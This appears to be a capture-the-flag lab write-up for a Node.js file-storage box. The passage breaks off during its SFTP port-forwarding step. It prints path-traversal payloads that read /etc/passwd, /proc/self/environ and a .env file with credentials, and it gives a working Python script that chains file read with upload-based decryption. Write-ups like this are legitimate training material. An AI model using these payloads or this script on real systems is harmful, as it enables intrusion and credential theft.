Store

28th October 2025

Prepared By: dotguy

Machine Author: xct

Difficulty: Hard

Synopsis

Store is a Hard difficulty box that hosts a Node.js web application, allowing file uploads and storage. The app is vulnerable to Arbitrary File Read, which lets us read configuration files and recover SFTP credentials. We can also dump the host's environment variables and discover the app was started with `--inspect`, with the Node inspector listening on port `9229`. By abusing SFTP for port forwarding, we can tunnel that internal inspector port to our machine, attach and run JavaScript to spawn a reverse shell as user `dev`. For privilege escalation, the ChromeDriver service on port `9515` can be abused via its WebDriver API to execute a malicious script and gain a root shell.

Skills Required

- Linux Fundamentals
- Web Application Security

Skills Learned

- Port Forward via SFTP
- Abusing Node Inspector
- Exploiting ChromeDriver

Enumeration


Nmap

```
$ ports=$(nmap -p- --min-rate=1000 -T4 10.129.238.32 | grep '^[0-9]' | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
$ nmap -p$ports -sC -sV 10.129.238.32

Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.129.238.32
Host is up (0.14s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 30:68:b8:a8:f5:47:ca:bf:1a:23:97:d5:4c:77:97:da (ECDSA)
|_  256 3f:83:9f:53:0a:49:db:00:d5:18:85:e9:2f:05:76:dd (ED25519)
5000/tcp open  http    Node.js (Express middleware)
|_http-title: Secure Encrypted Storage - 01001101 01101001 01101100 01101001...
5001/tcp open  http    Node.js (Express middleware)
|_http-title: Secure Encrypted Storage - 01001101 01101001 01101100 01101001...
5002/tcp open  http    Node.js (Express middleware)
|_http-title: Secure Encrypted Storage - 01001101 01101001 01101100 01101001...
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


According to the Nmap results, a Node.js web application is running on ports `5000`, `5001`, and `5002`, while SSH is accessible on port `22`.

Foothold


Ports 5000 to 5002 each host an instance of a web application that lets users upload and store files on the site. It appears that identical copies of the application are running simultaneously on these ports.




The response headers confirm that the application is built using Express, a Node.js framework.




Let's attempt to upload a file to the web application via the `/upload` endpoint.




The uploaded file is listed in the "Stored files" section at `/list`.



We can view the contents of the file and also download it at `/file/<file_name>`.




We can use Burp Suite to intercept the request.



This endpoint appears to be a potential candidate for an Arbitrary File Read (AFR) vulnerability. To verify this, we can fuzz the endpoint using the `ffuf` utility with this wordlist from SecLists.


```
$ ffuf -u http://10.129.238.32:5000/file/FUZZ -w /usr/share/wordlists/seclists/LFI-Jhaddix.txt -fs 567

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.238.32:5000/file/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/LFI-Jhaddix.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 567
________________________________________________

..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd [Status: 200, Size: 5593, Words: 35, Lines: 22, Duration: 510ms]
```

The scan found that the payload `..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd`, returned a 200 OK response. Let's verify the content of the response.



The response displays the content of the `/etc/passwd` file, confirming that the endpoint is vulnerable to AFR; however, the retrieved file contents are encrypted. Let's keep that in mind as we continue enumerating the web application.


We can configure Burp Suite to intercept the upload request and attempt to modify the request parameters. Changing the `name` field of the upload form provokes an error that discloses the application's filesystem path as `/home/dev/projects/store1/`.



Let us also fuzz the website to enumerate any hidden sub-directories.


```
$ gobuster dir -k -u http://10.129.238.32:5000/ -w /usr/share/wordlists/seclists/raft-small-words-lowercase.txt -t 200

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.238.32:5000/
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/wordlists/seclists/raft-small-words-lowercase.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/upload               (Status: 200) [Size: 807]
/tmp                  (Status: 301) [Size: 173] [--> /tmp/]
/css                  (Status: 301) [Size: 173] [--> /css/]
/images               (Status: 301) [Size: 179] [--> /images/]
/.                    (Status: 301) [Size: 169] [--> /./]
/list                 (Status: 200) [Size: 673]
Progress: 38267 / 38268 (100.00%)
===============================================================
Finished
===============================================================
```

The scan reveals a concealed subdirectory named `/tmp`. Visiting it doesn't fetch anything meaningful.



Cannot GET /tmp/


However, from our earlier upload, that file also appears in the `/tmp` directory, although its contents seem to be encrypted.



It appears that the backend is possibly using the `/tmp` directory to store files while it processes their encrypted and decrypted versions. One interesting thing which can be noted here is that the encrypted text length of the file matches that of the uploaded file, which indicates that the backend is likely using a simple key-based encryption rather than a vector-based one.

```
$ ls -l testFile
-rw-r--r-- 1 root root 21 Oct 27 19:19 testFile
```

Thus, it's worth trying to upload the encrypted `/etc/passwd` file to the webapp and then retrieve it back from the `/tmp/<file_name>` endpoint.



As expected, we receive the decrypted contents of the `/etc/passwd` file. We can script this process of retrieving the decrypted files via AFR.

```python
# Usage: python3 lfi.py <file_name>

import requests
import sys
import re
import base64

def download(file):
    ip = '<IP_ADDRESS>'
    file = file.replace('/','%2F')
```

```
    url = f'http://{ip}:5000/file/..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..
{file}'

    try:
        r = requests.get(url, timeout=3)
    except requests.exceptions.Timeout:
        print('The request timed out')
        return None

    print(f"Status Code: {r.status_code}")
    if len(r.content) == 0:
        return None

    print('Found file... -> upload \n')

    result = re.findall('base64,(.*?")', r.content.decode())
    result = result[0]
    result = result[:-1]

    convertedbytes = base64.b64decode(result)

    #print(convertedbytes)

    postUrl = f'http://{ip}:5000/upload'

    multipart_form_data = {
    'imageupload': ('data.bin',convertedbytes),
    'uploadimage': (None, 'Upload File')
    }

    #proxies = {'http': 'http://127.0.0.1:8080'}
    #p = requests.post(postUrl,files=multipart_form_data,proxies=proxies)
    p = requests.post(postUrl,files=multipart_form_data)
    url2 = f'http://{ip}:5000/tmp/data.bin'
    r2 = requests.get(url2)
    if len(r2.content) == 0:
        return None

    print(r2.content.decode())

download(sys.argv[1])
```

Retrieving the `/proc/self/environ` file reveals the environment variables of the remote host.

```
$ python3 lfi.py /proc/self/environ

Status Code: 200
Found file... -> upload

USER=devnpm_config_user_agent=npm/8.5.1 node/v12.22.9 linux x64
workspaces/falsenpm_node_execpath=/usr/bin/nodenpm_config_noproxy=HOME=/home/devnpm_packag
e_json=/home/dev/projects/store1/package.jsonnpm_config_userconfig=/home/dev/.npmrcnpm_con
fig_local_prefix=/home/dev/projects/store1SYSTEMD_EXEC_PID=856COLOR=0npm_config_metrics_re
gistry=https://registry.npmjs.org/LOGNAME=devJOURNAL_STREAM=8:5943npm_config_prefix=/usr/l
ocalnpm_config_cache=/home/dev/.npmnpm_config_node_gyp=/usr/share/nodejs/node-
gyp/bin/node-
gyp.jsPATH=/home/dev/projects/store1/node_modules/.bin:/home/dev/projects/store1/node_modu
les/.bin:/home/dev/projects/node_modules/.bin:/home/dev/node_modules/.bin:/home/node_modul
es/.bin:/node_modules/.bin:/usr/share/nodejs/@npmcli/run-script/lib/node-gyp-
bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/binINVOCATION_ID=5e
a468512aac4f18bc339b78ace13aadNODE=/usr/bin/nodeLANG=C.UTF-8npm_lifecycle_script=nodemon -
-exec 'node --inspect=127.0.0.1:9229
/home/dev/projects/store1/start.js'SHELL=/bin/bashnpm_lifecycle_event=watchnpm_config_glob
alconfig=/etc/npmrcnpm_config_init_module=/home/dev/.npm-
init.jsnpm_config_globalignorefile=/etc/npmignorenpm_execpath=/usr/share/nodejs/npm/bin/np
m-cli.jsPWD=/home/dev/projects/store1npm_config_global_prefix=/usr/localnpm_command=run-
scriptINIT_CWD=/home/dev/projects/store1EDITOR=vi
```

The `npm_lifecycle_script` environment variable is noteworthy, as it appears to reveal the web app's startup command.

```
nodemon --exec 'node --inspect=127.0.0.1:9229 /home/dev/projects/store1/start.js
```

Next, let's try to retrieve the `/home/dev/projects/store1/start.js` JS script which the startup command is referring to.

```
$ python3 lfi.py /home/dev/projects/store1/start.js

Status Code: 200
Found file... -> upload

require('dotenv').config();
const app = require('./app');

const server = app.listen(process.env.PORT, () => {
  console.log(`Express is running on port ${server.address().port}`);
});
```

The content of the `start.js` file includes a reference to `dotenv`. This indicates that the application loads environment variables from a `.env` file using the dotenv package. Let's retrieve the `/home/dev/projects/store1/.env` file.

```
$ python3 lfi.py /home/dev/projects/store1/.env

Status Code: 200
Found file... -> upload

SFTP_URL=sftp://sftpuser:WidK52pWBtWQdcVC@localhost
SECRET=Hm9zeWC38
STORE_HOME=/home/dev/projects/store1
PORT=5000
```

It exposes the credentials for the `sftp` user. Attempting to log in via SSH fails, which hints that SSH access might be disabled for this user. Although we can authenticate via SFTP and locate the files directory which contains the uploaded files and isn't very helpful.

```
$ sftp -P 22 sftpuser@10.129.238.32

(sftpuser@10.129.238.32) Password: WidK52pWBtWQdcVC
Connected to 10.129.238.32.
sftp> ls
files
sftp> cd files
sftp> ls
data.bin  testFile
```

Although the `--inspect` flag appearing in a production startup command is concerning because this flag starts the Node.js debugger, which listens on a network port and allows remote code execution if accessible, thus in a production environment it can let attackers execute arbitrary JavaScript on the server.

A quick search leads us to this blog which explains that if an attacker can reach the inspector port it's possible to execute arbitrary Node.js code, potentially granting remote code execution. To exploit this, we must first reach the internal port `9229` of the remote host.

We can refer to this blog, which explains how SFTP can be used for port forwarding. Unlike the SSH command line, the `-L` and `-R` port forwarding flags are not otherwise present as valid options for the SFTP command line, but we can explicitly trigger them with the `-S` option to specify a custom SSH handler. Let's create a custom SSH handler for the same.

```
$ cat sftp_port.sh

#!/bin/sh
exec ssh -L9229:127.0.0.1:9229 "$@"
```

We also need to modify the `sftp` binary accordingly.

```
sed 's/AllForwardings yes/AllForwardings no /' < /usr/bin/sftp > sftp.noclearforward
